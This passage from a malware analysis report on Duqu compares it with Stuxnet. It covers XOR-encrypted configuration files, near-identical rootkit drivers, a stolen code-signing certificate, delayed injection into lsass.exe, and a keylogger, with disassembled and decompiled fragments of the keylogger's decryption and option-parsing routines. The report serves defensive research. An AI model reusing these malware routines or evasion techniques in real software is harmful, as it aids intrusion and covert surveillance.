


Figure 13 – registry data of Duqu

9. PNF config file encryption

In case of Stuxnet, a PNF file, `mdmcpq3dd.pnf` contains configuration information that is used by the payload (injected DLL), e.g. it contains the names of the Command & Control servers. This file in our Stuxnet sample is 6619 bytes long, and the first part of the configuration is encrypted by simple XOR with `0xFF`. The last half of the configuration seems to be encrypted by different means.

In Duqu, the configuration file is encrypted by XOR operations with the 7-byte key (`0x2b 0x72 0x73 0x34 0x99 0x71 0x98`), the file is 6750 bytes long. Its content is not yet fully analyzed; it mainly contains strings about the system itself, but not the name of a C&C server.

After decryption, Duqu checks if the file begins with `09 05 79 AE` in hex (`0xAE790509` as integer). We can thus observe another occurrence of the magic number `AE`. Note that Stuxnet's config file `mdmcpq3.pnf` also begins with this magic number. Interestingly, the routine in Duqu also checks if the fifth byte is `0x1A`. Moreover, at position `0xC`, the decrypted config file repeats the size of the file itself (`0x1A5E`), where in case of Stuxnet, this size parameter only refers to the size of the first part of the configuration file (`0x744 = 1860` bytes)

10. Comparison of cmi4432.sys and jminet7.sys

One could ask what is the difference between cmi4432.sys and jminet7.sys? The main difference is of course the digital signature. jminet7.sys is not signed, and thus, it is shorter. If we remove the digital signature from cmi4432.sys we find that both files are 24 960 bytes long.

A basic binary comparison discovers only very tiny differences between the two codes. 2-3 bytes are different in the header part, but then the code section is totally identical. The encrypted configuration sections inside the drivers are slightly different (as we know they contain references to different registry services). Finally, at the end of the driver binaries, the driver descriptive texts are different due to the references to JMicron and C-Media as authors.

In summary, we can conclude that jminet7.sys and cmi4432.sys are essentially identical, except for the identifiers and the digital signature. In addition, from their functionality we can assert that cmi4432.sys is a malware loader routine, so the digital signature on it cannot be intentional (by the manufacturer).




Figure 14 – Comparing the hexdumps




Figure 15 – JmiNET3 service in registry

11. Code signing and its consequence

Digital signatures are used to assert the identity of the producer of software and the integrity of the code. Code signing is used to prevent untrusted code from being executed. Duqu's **cmi4432.sys** is signed by C-Media Electronic Inc., with a certificate that is still valid at the time of this writing (see related Figures).

C-Media's parent in the trust chain is Verisign Inc., the certificate was issued on 2009.08.03, it uses the SHA1 hash function (it's not MD5 which has known weaknesses), and it belongs to Class 3 certificates that provide a highest security level requiring for example physical presence at the enrollment. The timestamp is set to 1899.12.30, which probably signifies that no timestamp was given at the time of signing.

Apparent similarities with the Stuxnet malware suggest that the private key of C-Media might have been compromised and this calls for immediate revocation of their certificate invalidating the public key. Interestingly, in the Stuxnet case it was speculated that an insider's physical intrusion led to the compromise of the private keys of the involved hardware manufacturer companies RealTek and JMicron as they were both located in Hsinchu Science and Industrial Park, Hsinchu City, Taiwan. Although the current compromise still affects a company in Taiwan, it is located in Taipei. There is no evidence for a large-scale compromise of Taiwanese hardware manufacturers, but the recurrence of events is at least suspicious.

Immediate steps are needed to mitigate the impact of the malware. Similar to the Stuxnet case, the certificate of C-Media needs to be revoked and C-Media's code-signing process must be thoroughly audited by Verisign Inc. or any other top-level CA that would issue a new certificate for C-Media. Revocation of the compromised certificate mitigates the spreading of the malware, because Windows does not allow new installations of the driver with a revoked certificate. This does not solve the problem completely, because already installed drivers may keep running.

In the following pages we include some screenshots showing the digital signature on the affected malware kernel rootkit driver. In one of the figures, we also show that Windows stated that the certificate was still valid on October 5, 2011 with recent revocation information.




Figure 16 – New CMI4432 rootkit loader header data.




Figure 17 – New CMI4432 rootkit loader with valid digital signature from C-Media Eletronics Inc,TW. Screenshot printed on October 5, 2011.




Figure 18 – Signature details. No timestamp is available on the signature.




Figure 19 – Signature check on CMI4432.SYS on Windows – fresh revocation data proves validity
RSA-1024+SHA1 is in use




Figure 20 – Signature details

12. Initial delay, lifespan, behavior

There are several timers and delays related to Duqu. During kernel driver startup, the injection of the code (in our case into lsass.exe) happens only after a wait time of about 15 minutes. In some cases we experienced additional injected threads coming up “next day morning” from the time of startup, but this behavior requires further investigation. An unknown timer controls Duqu’s lifetime. If the time passes this deadline Duqu removes its hooks, deletes its sys kernel driver and its PNF files, and removes its registry key.

Currently, we were unsuccessful to install the malware manually by copying the individual components and setting the registry. We tried to infect a computer with a working sample, but even if another Win XP computer’s C drive is shared and connected to the infected computer, we found no infections. Most likely, the local infection is controlled by the communication module.

We have certain unanswered question about parts of Duqu. netp191 resource 302 contains a .zdata section which is most likely compressed by some Lempel-Ziv code. The communication module contains signs of using LZO 2.03. However, we were yet unable to decompress this part. We suspect that the part is a copy of the 302 resource itself and the compressed version of the communication module. However, from our experience, it seems that the jminet7-netp191 alone can start the communication module, that would mean that netp191 or its resource 302 can decompress/decrypt the attached communication module. In a contradiction, there is no reference to LZO in netp191, or resource 302. We analysed resource 302 and found that basically cmi432’s and netp191’s resource 302 are the same except the .zdata section and there are clearly no indications about the compression algorithm.

Currently we believe that some kind of LZO decompression routine exists in netp191.pnf main part that uses the .zdata section of its 302 resource.

One additional thing is that some STL related stuff exists very close to the .zdata related sections in the communication module. In netp191 there are about 1792 6-byte data and 1-byte “0x00” blocks near some STL related information. These things are suspicious, however we had no time, so we stop here and publish our results to fasten up investigations.

13. Other components

13.1. Keylogger

No direct network communication was observed from the keylogger.

We checked the binary against virus scanner databases on some online tools. Interestingly, for GFI somebody already submitted the sample before we obtained a sample for the keylogger:

<http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=85625782&cs=F61AFBECF2457197D1B724CB78E3276E>

In recent weeks, many virus scanners enlisted the software in their malware database.

```

.text:00401B96 xorcryptor_b31f_at_401b96 proc near      ; CODE XREF: sub_401C86+13|p
.text:00401B96                                     ; loadsomemodule_401CE4+13|p ...
.text:00401B96
.text:00401B96 addr_ciphertext = dword ptr  4
.text:00401B96 addr_target   = dword ptr  8
.text:00401B96
.text:00401B96         mov     edx, [esp+addr_ciphertext]
.text:00401B9A         test    edx, edx
.text:00401B9C         jnz    short loc_401BA8
.text:00401B9E         mov     ecx, [esp+addr_target]
.text:00401BA2         xor     eax, eax
.text:00401BA4         mov     [ecx], ax
.text:00401BA7         retn
.text:00401BA8 ; -----
.text:00401BA8
.text:00401BA8 loc_401BA8:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+6|j
.text:00401BA8         mov     eax, [esp+addr_target]
.text:00401BAC         push   edi
.text:00401BAD         mov     ecx, 0B31FB31Fh
.text:00401BB2         jmp     short loc_401BC1
.text:00401BB4 ; -----
.text:00401BB4
.text:00401BB4 loc_401BB4:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+34|j
.text:00401BB4         cmp     word ptr [eax+2], 0
.text:00401BB9         jz     short loc_401BCC
.text:00401BBB         add     edx, 4
.text:00401BBE         add     eax, 4
.text:00401BC1
.text:00401BC1 loc_401BC1:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+1C|j
.text:00401BC1         mov     edi, [edx]
.text:00401BC3         xor     edi, ecx
.text:00401BC5         mov     [eax], edi
.text:00401BC7         test   di, di
.text:00401BCA         jnz    short loc_401BB4 ; String is terminated by 00 characters, that stops
decryption
.text:00401BCC
.text:00401BCC loc_401BCC:                                     ; CODE XREF: xorcryptor_b31f_at_401b96+23|j
.text:00401BCC         pop     edi
.text:00401BCD         retn
.text:00401BCD xorcryptor_b31f_at_401b96 endp

```

Sample 17 – B3 1F XOR encryption routine from keylogger

```

1000E4D1                                     L1000E4D1:
1000E4D1  8B442408                                     mov     eax,[esp+08h]
1000E4D5  57                                             push    edi
1000E4D6  B91FB31FB3                                   mov     ecx,B31FB31Fh
1000E4DB  EB0D                                          jmp     L1000E4EA
1000E4DD                                     L1000E4DD:
1000E4DD  6683780200                                  cmp     word ptr [eax+02h],0000h
1000E4E2  7411                                          jz     L1000E4F5
1000E4E4  83C204                                       add     edx,00000004h
1000E4E7  83C004                                       add     eax,00000004h
1000E4EA                                     L1000E4EA:
1000E4EA  8B3A                                          mov     edi,[edx]
1000E4EC  33F9                                          xor     edi,ecx
1000E4EE  8938                                          mov     [eax],edi
1000E4F0  6685FF                                       test   di,di
1000E4F3  75E8                                          jnz    L1000E4DD
1000E4F5                                     L1000E4F5:
1000E4F5  5F                                             pop     edi
1000E4F6  C3                                             retn

```

Sample 18 – B3 1F XOR encryption routine from cmi4432.pnf

```

v9 = pNumArgs;
if ( pNumArgs > 1 && !lstrcmpiW(*(LPCWSTR *)(commandlineparam + 4), L"xxx") )
{
v22 = 2;
while ( v22 < v9 )
{
v4 = 0;
if ( !check_options_sub_4013AE((int)&v22, v9, commandlineparam, (int)&v14) )
goto LABEL_13;
}
if ( createfile_stuff((int)&v14) && tempfile_eraser((int)&v14) && sub_401160((int)&v14, (int)&Memory,
(int)&v22) )
{
if ( sub_401269(Memory, v22) )
{
v10 = 1;
v4 = 0;
goto LABEL_14;
}
v4 = 0;
}
}
}
LABEL_13:

```

Sample 19 – Keylogger – does not start if the first parameter is not “xxx”

```

v4 = *(_DWORD *) (a3 + 4 * *(_DWORD *) a1);
if ( *(_WORD *) v4 == 47 )
{
v6 = (const WCHAR *) (v4 + 2);
++*(_DWORD *) a1;
if ( lstrcmpiW(v6, L"delme") )
{
if ( lstrcmpiW(v6, L"v") )
{
if ( lstrcmpiW(v6, L"quit") )
{
if ( lstrcmpiW(v6, L"restart") )
{
result = sub_401000(a3, a1, a4, v6, a2);
}
}
else
{
result = 1;
*(_DWORD *) (a4 + 12) = 1;
}
}
}
}
}

```

Sample 20 – valid options – not tested furthermore

```

signed int __userpurge sub_401000<eax>(int a1<edx>, int a2<ecx>, int a3<ebx>, LPCWSTR lpString1, int a5)
{
    int v5; // eax@1
    int v7; // edi@3

    v5 = *(_DWORD *)a2;
    if ( *(_DWORD *)a2 >= a5 )
        return 0;
    v7 = *(_DWORD *)(a1 + 4 * v5);
    *(_DWORD *)a2 = v5 + 1;
    if ( !strcmpW(lpString1, L"in") )
    {
        *(_DWORD *)(a3 + 16) = v7;
        return 1;
    }
    if ( !strcmpW(lpString1, L"out") )
    {
        *(_DWORD *)(a3 + 32) = v7;
        return 1;
    }
    return 0;
}

```

Sample 21 – and some more options

The keylogger.exe file contains an embedded jpeg file from position 34440 (in bytes). The picture is only partial, the readable text shows “Interacting Galaxy System NGC 6745”, most likely a picture taken from NASA and used as deception. At position 42632 an encrypted DLL can be found. The encryption is simple XOR with 0xFF.

The unencrypted DLL is (as in the other cases) a compressed UPX file. According to the call graph, most likely, the “outer” .exe is just a control program and injector to this internal part, and the internal DLL contains keylogging related function calls.




Figure 21 – Structure of the internal DLL of keylogger shows wide functionality

